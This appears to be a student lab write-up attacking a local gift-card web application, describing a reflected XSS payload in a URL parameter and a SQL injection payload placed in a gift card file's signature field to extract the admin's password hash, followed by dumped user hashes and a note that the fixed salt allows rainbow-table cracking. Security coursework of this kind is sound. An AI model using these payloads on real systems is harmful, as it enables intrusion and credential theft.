


## ATTACKS

### 1. XSS Attack:

On the "buy" page of the website, there is a "director" variable that can be set in the url. Using this information, we can perform a cross site attack through adding javascript to the end of the url.

[http://127.0.0.1:8000/buy/?director=test<script>alert\('hello'\)</script>](http://127.0.0.1:8000/buy/?director=test<script>alert('hello')</script>)



### 2. Getting Password

After doing some investigation on the views.py class, on line 212, the SQL on that line grabs the signature directly from the giftcard file. By adding SQL to our signature in our example.gft, we successfully add in an extra bit to the original SQL that can grab the user's hashed password and add it to the returned response.

models.py x extras.py x views.py x newcard.gftcrd x \*Untitled Document 1 x

```
1 {"merchant_id": "NYU Apparel Card", "customer_id": "test@test.com", "total_value": "10", "records": [{"record_type": "amount_change", "amount_added": 2000, "signature": "a%" UNION SELECT password FROM LegacySite_user where username = 'admin'; --%"}]}
```

Table:	LegacySite_user	Filter in any column	
	last_login	username	password
		Filter	Filter
1	NULL	admin	000000000000000000000000000000000078d2\$18821d89de11ab18488fdc0a01f1ddfd4290e198b0f80cd4974fc031dc2615a3
2	23:22:16:22.195334	test@test.com	000000000000000000000000000000000078d2\$a8dfe9d76be66382be9a0e809d087342e2aa8cc7060721784d7163ae49141143
3	24 00:50:53.138220	test	000000000000000000000000000000000078d2\$a8dfe9d76be66382be9a0e809d087342e2aa8cc7060721784d7163ae49141143
4	NULL	admin";select * from users	000000000000000000000000000000000078d2\$b462e097b501e717682bd9b554ddc207a97da65a9b6f395a7330ede2320d0704
5	NULL	test1	000000000000000000000000000000000078d2\$a8dfe9d76be66382be9a0e809d087342e2aa8cc7060721784d7163ae49141143

Using this information alongside the earlier exploit where we can get the website to post the hashed password directly on the frontpage, we can use a rainbow table to generate the corresponding hashes to the most common passwords since the salts do not randomize the outputted hashed password. If a user's hashed password matches one of the rainbow table's hashes, we would have figured out what their password is regardless of what the salt is. Essentially, the salt is useless.